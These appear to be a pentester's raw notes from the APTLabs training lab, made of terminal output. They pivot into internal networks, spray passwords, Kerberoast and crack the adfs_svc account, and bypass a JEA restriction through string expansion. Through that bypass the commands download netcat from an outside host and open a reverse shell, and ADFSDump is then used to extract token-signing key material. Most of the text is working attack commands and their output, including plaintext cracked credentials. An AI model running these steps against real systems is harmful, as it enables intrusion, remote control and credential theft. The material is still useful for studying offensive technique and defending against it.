root@nix36:~/aptlabs# sshuttle -r sshuser@landfall 192.168.20.0/24 192.168.21.0/24
192.168.24.0/24 -e 'ssh -i APT-0X0SEC-NEXTCLOUD.key' -v
```

spraying with password list but nothing

`root@nix36:~/aptlabs# cme winrm 192.168.20.15 -d gigantichosting.com -u userlist -p passwordlist`

One more discovery

```
Nmap scan report for 192.168.21.123
Host is up (0.00090s latency).
Not shown: 311 filtered ports
PORT    STATE SERVICE
443/tcp open  https
445/tcp open  microsoft-ds
```

HOST discovery

SERVICEDESK.gigantichosting.local, hosting a servicedesk(manageengine 11.1)
references to adfs.0x0security.local

```
(impkt) root@nix36:~/aptlabs/impkt/bin# cme smb 192.168.21.123
SMB         192.168.21.123  445    SERVICEDESK      [*] Windows 10.0 Build 17763
(name:SERVICEDESK) (domain:GiganticHosting.local) (signing:False) (SMBv1:False)
```

dc.gigantichosting.lcoal

```
# dc.gigantichosting.local
Nmap scan report for 192.168.21.10, dc.gigantichosting.local
Host is up (0.0012s latency).
Not shown: 312 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
```

```
; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> @192.168.21.10 gigantichosting.local ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45695
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;gigantichosting.local.         IN      ANY

;; ANSWER SECTION:
gigantichosting.local.  600     IN      A       192.168.21.10
gigantichosting.local.  3600    IN      NS      dc.gigantichosting.local.
gigantichosting.local.  3600    IN      SOA     dc.gigantichosting.local.
hostmaster.gigantichosting.local. 231 900 600 86400 3600

;; ADDITIONAL SECTION:
dc.gigantichosting.local. 3600  IN      A       192.168.21.10
```

DNS enum

```
;; ANSWER SECTION:
gigantichosting.local.  501     IN      A       192.168.21.10
gigantichosting.local.  3533    IN      NS      dc.gigantichosting.local.
gigantichosting.local.  3533    IN      SOA     dc.gigantichosting.local.
hostmaster.gigantichosting.local. 231 900 600 86400 3600

;; ADDITIONAL SECTION:
dc.gigantichosting.local. 3523  IN      A       192.168.21.10

;; Query time: 0 msec
;; SERVER: 192.168.20.10#53(192.168.20.10)




;; ANSWER SECTION:
0x0security.local.      600     IN      A       192.168.20.10
0x0security.local.      3600    IN      NS      dc.0x0security.local.
```

```
0x0security.local.      3600    IN      SOA     dc.0x0security.local.
hostmaster.0x0security.local. 87 900 600 86400 3600

;; ADDITIONAL SECTION:
dc.0x0security.local.   3600    IN      A       192.168.20.10



;; ANSWER SECTION:
cubano.local.           595     IN      A       192.168.23.10
cubano.local.           3600    IN      NS      dc.cubano.local.
cubano.local.           3600    IN      SOA     dc.cubano.local.
hostmaster.cubano.local. 201 900 600 86400 3600

;; ADDITIONAL SECTION:
dc.cubano.local.        3600    IN      A       192.168.23.10

;; Query time: 1 msec
;; SERVER: 192.168.21.10#53(192.168.21.10)
```

```
;; ANSWER SECTION:
adfs.0x0security.local. 1200    IN      A       192.168.20.15
```

```
APT-FW01     FreeBSD
APT-0X0SEC-NEXTCLOUD   Linux
APT-0X0SEC-ADFS     Windows
APT-0X0SEC-DC   Windows
APT-MSP-DC      Windows
APT-MSP-SD      Windows
APT-MSP-SCCM    Windows
APT-MEGABANK-DC     Windows
APT-MEGABANK-SERVER04   Windows
APT-MEGABANK-SERVER03   Windows
APT-MEGABANK-SERVER05   Windows
APT-ORBITFISH-DC    Windows
APT-ORBITFISH-SRV001    Windows
APT-ORBITFISH-SRV002    Windows
APT-CUBANO-DC   Windows
APT-CUBANO-DEV      Windows
APT-CUBANO-EXCHANGE     Windows
APT-CUBANO-WEB      Windows
```

DNS mappings

```
#0x0security
0x0security.local.   3600    IN      A       192.168.20.10
dc.0x0security.local.   3600    IN      A       192.168.20.10
adfs.0x0security.local.   3600    IN      A       192.168.20.15
#gigantichosting
```

```
gigantichosting.local. 3600  IN      A       192.168.21.10
dc.gigantichosting.local. 3600  IN      A       192.168.21.10
servicedesk.gigantichosting.local. 1200 IN A    192.168.21.123
sccm.gigantichosting.local. 1200 IN     A       192.168.21.155
#orbitfish
dc.orbitfish.local.     3600    IN      A       192.168.22.10
orbitfish.local.        600     IN      A       192.168.22.10
srv001.orbitfish.local. 1200    IN      A       192.168.22.123
srv002.orbitfish.local. 1200    IN      A       192.168.22.16
#cubano
cubano.local.           600     IN      A       192.168.23.10
dc.cubano.local.           600     IN      A       192.168.23.10
exchange.cubano.local.  1200    IN      A       192.168.23.146
dev.cubano.local.       1200    IN      A       192.168.23.164
web.cubano.local.       1200    IN      A       192.168.23.200
#megabank
megabank.local.         600     IN      A       192.168.24.10
dc.megabank.local.         600     IN      A       192.168.24.10
server03.megabank.local. 1200   IN      A       192.168.24.155
server04.megabank.local. 1200   IN      A       192.168.24.112
server05.megabank.local. 1200   IN      A       192.168.24.118
```

DNS tcp lookups (over sshuttle): `dig +tcp @192.168.20.10 0x0security.local`

Trying the host on 192.168.20.15

```
msf6 auxiliary(scanner/winrm/winrm_auth_methods) > run

[+] 192.168.20.15:5985: Negotiate protocol supported
[+] 192.168.20.15:5985: Kerberos protocol supported
[+] 192.168.20.15:5985: Basic protocol supported
```

Enumerating the DC

```
(impkt) root@nix36:~/aptlabs/impkt# cme smb dc.0x0security.local
SMB         192.168.20.10   445    DC               [*] Windows 10.0 Build 17763 x64
(name:DC) (domain:0x0security.local) (signing:True) (SMBv1:False)

(impkt) root@nix36:~/aptlabs/impkt# cme smb dc.0x0security.local -u ../userlist -p
../passwordlist
SMB         192.168.20.10   445    DC               [*] Windows 10.0 Build 17763 x64
(name:DC) (domain:0x0security.local) (signing:True) (SMBv1:False)
SMB         192.168.20.10   445    DC               [+]
0x0security.local\mark:$Ul3S@t0x0S3c
```

```
(impkt) root@nix36:~/aptlabs/impkt# GetUserSPNs.py
0x0security.local/mark:'$Ul3S@t0x0S3c'
Impacket v0.9.22.dev1+20201015.130615.81eec85a - Copyright 2020 SecureAuth
Corporation

ServicePrincipalName         Name      MemberOf  PasswordLastSet
LastLogon                   Delegation
---------------------------  --------  --------  --------------------------  -------
-------------------  ----------
HTTP/adfs.0x0security.local  adfs_svc            2020-01-02 13:23:13.333977  2020-
12-14 00:11:42.835732
```

Query the domain 0x0security.local

```
(impkt) root@nix36:~/aptlabs/impkt# GetADUsers.py
0x0security.local/mark:'$Ul3S@t0x0S3c' -all
Impacket v0.9.22.dev1+20201015.130615.81eec85a - Copyright 2020 SecureAuth
Corporation

[*] Querying 0x0security.local for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  ---------
----------
Administrator                                         2020-04-17 15:53:42.027663
 2020-11-17 18:33:27.589036
Guest                                                 <never>              <never>
krbtgt                                                2020-01-02 12:57:34.602872
<never>
adfs_svc                                              2020-01-02 13:23:13.333977
 2020-12-14 00:11:42.835732
ralph                                                 2020-03-08 14:43:40.803900
<never>
emma                                                  2020-03-08 14:43:58.100639
<never>
mark                                                  2020-03-08 15:16:05.975647
 2020-12-14 01:19:20.773248
robert                                                2020-03-08 14:44:11.834941
<never>
```

```
[+] Impacket Library Installation Path: /root/encryptedOne/htb-endgame-
hades/impkt/lib/python3.8/site-packages/impacket
[+] Connecting to 0x0security.local, port 389, SSL False
[+] Total of records returned 4
ServicePrincipalName         Name      MemberOf  PasswordLastSet
LastLogon                   Delegation
---------------------------  --------  --------  --------------------------  -------
-------------------  ----------
HTTP/adfs.0x0security.local  adfs_svc            2020-01-02 13:23:13.333977  2020-
12-14 00:11:42.835732
```

```
[+] Trying to connect to KDC at 0X0SECURITY.LOCAL
[+] Trying to connect to KDC at 0X0SECURITY.LOCAL
[+] TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[+] Trying to connect to KDC at 0X0SECURITY.LOCAL
[+] Trying to connect to KDC at 0X0SECURITY.LOCAL
Traceback (most recent call last):
  File "/root/encryptedOne/htb-endgame-hades/impkt/bin/GetUserSPNs.py", line 158, in getTGT
    tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(userName, '', self.__domain,
  File "/root/encryptedOne/htb-endgame-hades/impkt/lib/python3.8/site-packages/impacket/krb5/kerberosv5.py", line 299, in getKerberosTGT
    tgt = sendReceive(encoder.encode(asReq), domain, kdcHost)
  File "/root/encryptedOne/htb-endgame-hades/impkt/lib/python3.8/site-packages/impacket/krb5/kerberosv5.py", line 78, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/root/encryptedOne/htb-endgame-hades/impkt/bin/GetUserSPNs.py", line 506, in <module>
    executer.run()
  File "/root/encryptedOne/htb-endgame-hades/impkt/bin/GetUserSPNs.py", line 366, in run
    TGT = self.getTGT()
  File "/root/encryptedOne/htb-endgame-hades/impkt/bin/GetUserSPNs.py", line 164, in getTGT
    tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(userName, self.__password, self.__domain,
  File "/root/encryptedOne/htb-endgame-hades/impkt/lib/python3.8/site-packages/impacket/krb5/kerberosv5.py", line 299, in getKerberosTGT
    tgt = sendReceive(encoder.encode(asReq), domain, kdcHost)
  File "/root/encryptedOne/htb-endgame-hades/impkt/lib/python3.8/site-packages/impacket/krb5/kerberosv5.py", line 78, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Sync time with `net time set -S dc.0x0security.local` and kerberos (resolv clock skew issues)

```
(impkt) root@nix36:~/aptlabs/impkt# GetUserSPNs.py
0x0security.local/mark:'$Ul3S@t0x0S3c' -request
Impacket v0.9.22.dev1+20201015.130615.81eec85a - Copyright 2020 SecureAuth
Corporation


ServicePrincipalName         Name      MemberOf  PasswordLastSet
LastLogon                   Delegation
---------------------------  ---------  --------  --------------------------  -------
-------------------  ----------
HTTP/adfs.0x0security.local  adfs_svc            2020-01-02 13:23:13.333977  2020-
12-14 00:11:42.835732



$krb5tgs$23$*adfs_svc$0X0SECURITY.LOCAL$0x0security.local/adfs_svc*$a5d92745b690af9f
0a2d937a090d6656$1144f01009bacd9c691fb7a94e98a524a18a7496f450aac88dfc753b81ed5f76260
430f6aace0939a2adc8b776baf714ea0fcbbb412d5cc6d8f8c36509be8930b22d3a1a4b70a54cf76cb6d
e93daf2ced625a446c514eb6406d2e644c43934ab24980d6c1e22f1313820073a4863f78bfcce32075d4
baa4eca852ebacb3b21295fddb8b8e0cd288f5769bf5201ff7df2996ee261e60e2c380421011da537f85
c19b3eeaa497fd8864937458ff43e034117120809570751350 4e2960f11d446423dc160cf896947a5da6
87ebe16efc64e39aa808c22e1dcf26b76fa1cbea53e0c84990d338d13b36c511bf6dc1a9d6ff0894baa8
78ec71577a473dd3808c0de9acba4c841d52d03b31192cecafc81aecbe8c2da295f1d100f772c3f28f65
f2407dfaa21fc9680f4374432ae92be83b504800a0bc31f7bac1691d73f59bebc3176b1ed83c23630bcb
6a41878637444346220 53a70a0638f1f5835c8f78a3c58236886424bd6bb6b7d61607f9fe844a26ff0d5
71edc11c79ebd67730844a34f8dc85fea205720a50f8286290908d602e24c27817b8a39245f92e4f8ce1
12a505df2a0bf2e34ec21756b464477ddf21259fefaec0e7b4579f7616b9098a261c9f9d798d350bb868
cdfe6848fb64f0aff6b552044fc003db5ed7d964c4370a24149dcb57e8b709679ce3aaaaf5945677eaca
11e2c2d02dc850e0fde37cabc4965fac1a66fe425ec99c2d3ba51de92cbdd1c03af3d3113c7b89da97a1
70a5006223cdf99da34a5327589ac32ed8c7506b7051dd50517d2db33b682f0e0edfee676a07f0bc8a7e
592d567bf95335594ed277ab075d8c9f5cdcf3dfd3fd4377f7a5115e126b7627002618167397ecf08924
a19338a4981d9bbbe6a524a37be5d130527d5eca364c5c3b313a31def423325549aaa3742375a02ac849
09fe165df9d123cf74d089d1ddc8e9861feab769b5335d5533d4ed4d327957f9570d3ca204d375783cd2
75564f59d582954a66454e41847b5028b546385f3eac60a3b402c517d7cab1afddd0ecca8e877a4b9ae7
bef000b229f978677acd9973eeda31f193a9c46ff22a308085c0da7f424557863956f9082174fbed5eb2
eba20c612b9ad136cf856182addb0647a9103d5bd7d3daaf9c54b3dc30d58f2a273c2da8b5a9a40f614d
01303db0e5ee2c605607a6f0e64897c0230678e728fdaf4b6790e6d988e1272af0b797600624cfb43063
474b1eb063d11265977f4fb83ed2fe52752234959d47366d04ee45e60a21e2cc43fee3946419533cc959
6856a6fe0ac3b56af7b10fe3b6cb4f69775f2a9a4b28a1ffe9de4964a8b3979
```

hashcat

```
root@nix36:~/aptlabs# hashcat -m 13100 adfs_svc@0x0security.local.hash
./passwordlist -r InsidePro-PasswordsPro.rule
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================
=========================================
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2420 v2 @ 2.20GHz, 4397/4461 MB (2048
MB allocatable), 3MCU
$krb5tgs$23$*adfs_svc$0X0SECURITY.LOCAL$0x0security.local/adfs_svc*$a5d92745b690af9f
0a2d937a090d6656$1144f01009bacd9c691fb7a94e98a524a18a7496f450aac88dfc753b81ed5f76260
430f6aace0939a2adc8b776baf714ea0fcbbb412d5cc6d8f8c36509be8930b22d3a1a4b70a54cf76cb6d
e93daf2ced625a446c514eb6406d2e644c43934ab24980d6c1e22f1313820073a4863f78bfcce32075d4
baa4eca852ebacb3b21295fddb8b8e0cd288f5769bf5201ff7df2996ee261e60e2c380421011da537f85
c19b3eeaa497fd8864937458ff43e03411712080957075135 04e2960f11d446423dc160cf896947a5da6
87ebe16efc64e39aa808c22e1dcf26b76fa1cbea53e0c84990d338d13b36c511bf6dc1a9d6ff0894baa8
78ec71577a473dd3808c0de9acba4c841d52d03b31192cecafc81aecbe8c2da295f1d100f772c3f28f65
f2407dfaa21fc9680f4374432ae92be83b504800a0bc31f7bac1691d73f59bebc3176b1ed83c23630bcb
6a4187863744434622053a70a0638f1f5835c8f78a3c58236886424bd6bb6b7d61607f9fe844a26ff0d5
71edc11c79ebd67730844a34f8dc85fea205720a50f8286290908d602e24c27817b8a39245f92e4f8ce1
12a505df2a0bf2e34ec21756b464477ddf21259fefaec0e7b4579f7616b9098a261c9f9d798d350bb868
cdfe6848fb64f0aff6b552044fc003db5ed7d964c4370a24149dcb57e8b709679ce3aaaaf5945677eaca
11e2c2d02dc850e0fde37cabc4965fac1a66fe425ec99c2d3ba51de92cbdd1c03af3d3113c7b89da97a1
70a5006223cdf99da34a5327589ac32ed8c7506b7051dd50517d2db33b682f0e0edfee676a07f0bc8a7e
592d567bf95335594ed277ab075d8c9f5cdcf3dfd3fd4377f7a5115e126b7627002618167397ecf08924
a19338a4981d9bbbe6a524a37be5d130527d5eca364c5c3b313a31def423325549aaa3742375a02ac849
09fe165df9d123cf74d089d1ddc8e9861feab769b5335d5533d4ed4d327957f9570d3ca204d375783cd2
75564f59d582954a66454e41847b5028b546385f3eac60a3b402c517d7cab1afddd0ecca8e877a4b9ae7
bef000b229f978677acd9973eeda31f193a9c46ff22a308085c0da7f424557863956f9082174fbed5eb2
eba20c612b9ad136cf856182addb0647a9103d5bd7d3daaf9c54b3dc30d58f2a273c2da8b5a9a40f614d
01303db0e5ee2c605607a6f0e64897c0230678e728fdaf4b6790e6d988e1272af0b797600624cfb43063
474b1eb063d11265977f4fb83ed2fe52752234959d47366d04ee45e60a21e2cc43fee3946419533cc959
6856a6fe0ac3b56af7b10fe3b6cb4f69775f2a9a4b28a1ffe9de4964a8b3979:S3cur!ty
```

So we have creds `0x0security.local\adfs_svc:S3cur!ty`

```
root@nix36:~/aptlabs# cme winrm 192.168.20.15 -d 0x0security.local -u adfs_svc -p
'S3cur!ty'
WINRM       192.168.20.15   5985   192.168.20.15    [*]
http://192.168.20.15:5985/wsman
WINRM       192.168.20.15   5985   192.168.20.15    [+]
0x0security.local\adfs_svc:S3cur!ty (Pwn3d!)
```

APT-0X0SEC-ADFS, adfs.0x0security.local

Winrm with crdentials harvested above does not work

```
root@nix36:~/aptlabs# evil-winrm -u '0x0security.local\adfs_svc' -p 'S3cur!ty' -i 192.168.20.15

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS The term 'Invoke-Expression' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
    + CategoryInfo          : ObjectNotFound: (Invoke-Expression:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException>
```

Trying with powershell for windows, not working for now

`apt install powershell gss-ntlmssp`

```
PS /root/encryptedOne/aptlabs/impkt> Enter-PSSession -Computer 192.168.20.15 -Credential 0x0security\adfs_svc -Authentication Negotiate -Verbose

PowerShell credential request
Enter your credentials.
Password for user 0x0security\adfs_svc: ********

Enter-PSSession: Connecting to remote server adfs.0x0security.local failed with the following error message : acquiring creds with username only failed Unspecified GSS failure.  Minor code may provide more information SPNEGO cannot find mechanisms to negotiate For more information, see the about_Remote_Troubleshooting Help topic.
```

```
$username = 'adfs_svc'
$password = ConvertTo-SecureString 'S3cur!ty' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential -ArgumentList
($username, $password)
Enter-PSSession -Computer 192.168.20.15 -Credential $cred -Authentication Negotiate
-Verbose -Debug
PS /root/encryptedOne/aptlabs> Enter-PSSession -Computer 192.168.20.15 -Credential
adfs_svc -Authentication Negotiate -Verbose -Debug

PowerShell credential request
Enter your credentials.
Password for user adfs_svc: ********
```

JEA??

https://docs.microsoft.com/en-us/powershell/scripting/learn/remoting/jea/security-considerations?view=powershell-7.1
https://docs.microsoft.com/en-us/powershell/scripting/learn/remoting/jea/using-jea?view=powershell-7.1

ADFS references

https://www.slideshare.net/DouglasBienstock/troopers-19-i-am-ad-fs-and-so-can-you

`$session = New-PSSession -Computername 192.168.20.15 -authentication negotiate -credential 0x0security\adfs_svc`

Booted windows

```
#portfw winrm
PS C:\Users\ha> ssh sshuser@10.10.110.74 -L 5985:192.168.20.15:5985
# winrm
PS C:\Users\ha> Enter-PSSession -Computername 127.0.0.1 -authentication negotiate -
credential 0x0security\adfs_svc
[127.0.0.1]: PS>whoami
0x0security\adfs_svc
[127.0.0.1]: PS>
```

I am in a JEA env

ref: https://www.youtube.com/watch?v=6vOiHKDRhbM
 https://devblogs.microsoft.com/powershell/powershell-injection-hunter-security-auditing-for-powershell-scripts/

Default JEA

```
The -SessionType RestrictedRemoteServer field indicates that the session
configuration is used by JEA for secure management. Sessions of this type operate in
NoLanguage mode and only have access to the following default commands (and
aliases):

Clear-Host (cls, clear)
Exit-PSSession (exsn, exit)
Get-Command (gcm)
Get-FormatData
Get-Help
Measure-Object (measure)
Out-Default
Select-Object (select)
```

```
[127.0.0.1]: PS>Get-Command

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Clear-Host
Function        Exit-PSSession
Function        Get-AsciiArt
Function        get-childitem
Function        Get-Command
Function        Get-FormatData
Function        Get-Help
Function        Get-NetIPAddress                                   1.0.0.0
NetTCPIP
Function        Get-ProcessID
Function        Get-ProcessName
Function        Invoke-CommandCMD
Function        Measure-Object
Function        Out-Default
Function        Select-Object
Cmdlet          Get-Member                                         3.0.0.0
Microsoft.PowerShell.Utility
Cmdlet          Select-Object                                      3.0.0.0
Microsoft.PowerShell.Utility


[127.0.0.1]: PS>whoami /all

USER INFORMATION
----------------

User Name            SID
==================== ==============================================
0x0security\adfs_svc S-1-5-21-1203346422-2024322971-1674203895-1106


GROUP INFORMATION
-----------------
```

```
Group Name                             Type             SID          Attributes
====================================== ================ ============
==================================================
Everyone                               Well-known group S-1-1-0      Mandatory
group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory
group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

[127.0.0.1]: PS>whoami /upn
adfs_svc@0x0security.local


[127.0.0.1]: PS>Get-ProcessName *

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    399      17     2244       5364               388   0 csrss
    160       9     1652       4836               504   1 csrss
    250      14     3956      13660              2552   0 dllhost
    540      22    22320      47404               964   1 dwm
     55       6     1440       3932               768   0 fontdrvhost
     55       6     1640       4376               780   1 fontdrvhost
      0       0       56          8                 0   0 Idle
    470      27    13164      48980              2740   1 LogonUI
   1346      31     7860      19448               644   0 lsass
   1204     454   481284     419976               516   0
Microsoft.IdentityServer.ServiceHost
    223      13     3112      10400              2516   0 msdtc
    692      74   165128     141992              2108   0 MsMpEng
    196      10     3644      10004              3212   0 NisSrv
      0      13      280      82928                88   0 Registry
    238      12     2496      10916              3956   0 SecurityHealthService
    373      13     4604      11856               636   0 services
     53       3      516       1256               284   0 smss
    469      22     5736      16324              1960   0 spoolsv
    683      66   285624     196644              2540   0 sqlservr
    132      10     1660       7888                948   0 sqlwriter
    215      12     1848       7780                 68   0 svchost
    473      28    11096      18068                368   0 svchost
   1088      45    12172      27676                488   0 svchost
    611      18     4528      14508                760   0 svchost
    551      16     3696      10108                880   0 svchost
    345      16    14096      16160                944   0 svchost
    497      17    11136      17116               1008   0 svchost
    696      23     6736      18048               1016   0 svchost
    389      32     8948      17428               1128   0 svchost
   1205      47    23736      47388               1240   0 svchost
    309      11     2004       8868               1428   0 svchost
    418      20    18784      32384               2012   0 svchost
    205      11     2300       8404               2076   0 svchost
   1492       0      188        152                  4   0 System
    169      12     3228      10668               2096   0 VGAuthService
    132       8     1616       6688               1248   0 vm3dservice
    374      22     9972      21592               2084   0 vmtoolsd
    170      11     1468       6916                492   0 wininit
    238      12     2672      17996                568   1 winlogon
    436      18     9464      20248               2656   0 WmiPrvSE
    280      15    13836      19596               3768   0 WmiPrvSE
    269      18    28188      27076       0.08    296   0 wsmprovhost
    269      18    28364      27128       0.13    512   0 wsmprovhost
    474      26   101848     122196       0.98    524   0 wsmprovhost
    269      18    28292      27172       0.08   1036   0 wsmprovhost
    444      27   101980     122196       1.03   1588   0 wsmprovhost
    269      18    28216      27100       0.09   2120   0 wsmprovhost
    269      18    28228      27124       0.09   2376   0 wsmprovhost
    269      18    28188      27072       0.09   2440   0 wsmprovhost
    269      18    28384      27192       0.08   2500   0 wsmprovhost
    269      18    28204      27084       0.11   2804   0 wsmprovhost
    269      18    28224      27112       0.08   2856   0 wsmprovhost
    269      18    28196      27084       0.11   3120   0 wsmprovhost
    269      18    28332      27084       0.09   3236   0 wsmprovhost
    615      32   152316     178336       7.83   3328   0 wsmprovhost
    269      18    28204      27076       0.13   3564   0 wsmprovhost
    269      18    28216      27088       0.13   3616   0 wsmprovhost
    269      18    28240      27120       0.09   3696   0 wsmprovhost

[127.0.0.1]: PS>Get-ProcessID 2084

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    374      22     9972      21592              2084   0 vmtoolsd
```

And now it works from linux(pwsh) LOL, maybe ntp, maybe sth else

```
PS /root/encryptedOne/aptlabs> Enter-PSSession -Computername 192.168.20.15 -
authentication negotiate -credential 0x0security\adfs_svc -debug -verbose

PowerShell credential request
Enter your credentials.
Password for user 0x0security\adfs_svc: ********

[192.168.20.15]: PS>
```

more JEA

```
[192.168.20.15]: PS>gcm -show Get-Asciiart



Name          : Get-AsciiArt
ModuleName    :
Module        : @{Name=}
CommandType   : Function
Definition    :
                    param([string]$type='coffee')
                $coffeebreak=@"
                         {
                      {   }
                       }_{ __{
                    .-{   }   }-.
                   (   }     {   )
                   |`-.._____..-'|
                   |             ;--.
                   |            (__  \
                   |             | )  )
                   |             |/  /
                   |             /  /
                   |            (  /
                   \             y'
                    `-.._____..-'
                "@
                $smokebreak=@"
                                   (  )/
                                    )(/
                 ________________  ( /)
                ()__)____________)))))
                "@
                    $art=switch($type){
                        coffee {$coffeebreak}
                        smoke {$smokebreak}
                    }
                    if(!$art){$art=$type}
                    $ExecutionContext.InvokeCommand.ExpandString($art)
```

```
ParameterSets : {@{Name=__AllParameterSets; IsDefault=False;
Parameters=System.Management.Automation.PSObject[]}}

[192.168.20.15]: PS>Get-AsciiArt -type coffee
         {
      {   }
       }_{ __{
    .-{   }   }-.
   (   }     {   )
   |-.._____..-'|
   |             ;--.
   |            (__  \
   |             | )  )
   |             |/  /
   |             /  /
   |            (  /
   \             y'
    -.._____..-'
[192.168.20.15]: PS>Get-AsciiArt -type smoke
                   (  )/
                    )(/
 ________________  ( /)
()__)____________)))))
```

```
[192.168.20.15]: PS>gcm -show Invoke-CommandCMD


Name          : Invoke-CommandCMD
ModuleName    :
Module        : @{Name=}
CommandType   : Function
Definition    :
                    param([switch]$verbose)
                    $params=@{}
                    $params["command"] = "Get-NetIpAddress"
                    $params["verbose"] = $verbose
                    invoke-expression @params

ParameterSets : {@{Name=__AllParameterSets; IsDefault=False;
Parameters=System.Management.Automation.PSObject[]}}
```

And we have JEA bypass

```
[192.168.20.15]: PS>Get-AsciiArt -type '$(pwd)'
C:\Users\adfs_svc\Documents
```

And we get another flag (5th)

```
[192.168.20.15]: PS>Get-AsciiArt -type '$(gc ../Desktop/flag.txt)'
APTLABS{AiNt_J3a_Ju$T_Gr3At}
```

Upload netcat `[192.168.20.15]: PS>Get-AsciiArt -type '$(wget http://10.10.14.15:8888/nc64.exe -outfile C:\programdata\nc64.exe)'`

Reverse netcat

```

[192.168.20.15]: PS>Get-AsciiArt -type '$(Start-Job {C:\programdata\nc64.exe
10.10.14.15 4444 -e powershell.exe})'
System.Management.Automation.PSRemotingJob

root@nix36:~/aptlabs# rlwrap ncat -lnvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.110.50.
Ncat: Connection from 10.10.110.50:12973.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\adfs_svc\Documents>
```

```
ipconfig -all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : adfs
   Primary Dns Suffix  . . . . . . . : 0x0security.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : 0x0security.local

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-77-44
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.20.15(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.20.1
   DNS Servers . . . . . . . . . . . : 192.168.20.10
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

ADFSDump

```
./dump.exe
    ___    ____  ___________ ____
   /   |  / __ \/ ____/ ___// __ \__  ______ ___  ____
  / /| | / / / / /_   \__ \/ / / / / / / __ `__ \/ __ \
 / ___ |/ /_/ / __/  ___/ / /_/ / /_/ / / / / / / /_/ /
/_/  |_/_____/_/    /____/_____/\__,_/_/ /_/ /_/ .___/
                                              /_/
Created by @doughsec


## Extracting Private Key from Active Directory Store
[-] Domain is 0x0security.local
!!! Exception getting private key:
System.DirectoryServices.DirectoryServicesCOMException (0x80072020): An operations
error occurred.

   at System.DirectoryServices.DirectoryEntry.Bind(Boolean throwIfFail)
   at System.DirectoryServices.DirectoryEntry.Bind()
   at System.DirectoryServices.DirectoryEntry.get_AdsObject()
   at System.DirectoryServices.DirectorySearcher.FindAll(Boolean findMoreThanOne)
   at ADFSDump.ActiveDirectory.ADSearcher.GetPrivKey(Dictionary`2 arguments)
!!! Are you sure you are running as the AD FS service account?
## Reading Encrypted Signing Key from Database
[-] Encrypted Token Signing Key Begin
```

```
AAAAAQAAAAAEEMUbjRG9qANJgOJkxfUI3U0GCWCGSAFlAwQCAQYJYIZIAWUDBAIBBglghkgBZQMEAQIEIPdx
4WLWEm62n+giZRD++PKPFh7XMqf1KoGzC6Yol4HlBBAu+VvAWXjmLOQVE4fRZGngIIIKILGFjmMJlowmqg9C
B8CckgS/bhfV+SOqJwHUV+9QnHDaA+GltbZ/C7de14GR92+vDD+cmH6kpIfQsFTBmtqdKK2h4/HdplBXgn9v
6A0vducF4xlwyOgdSFVIlrTM48v1o3B7NLzBUCisaux44x3XWAB3rL4LbcXrot5RMyKwSHm3YYMNmTdixGTP
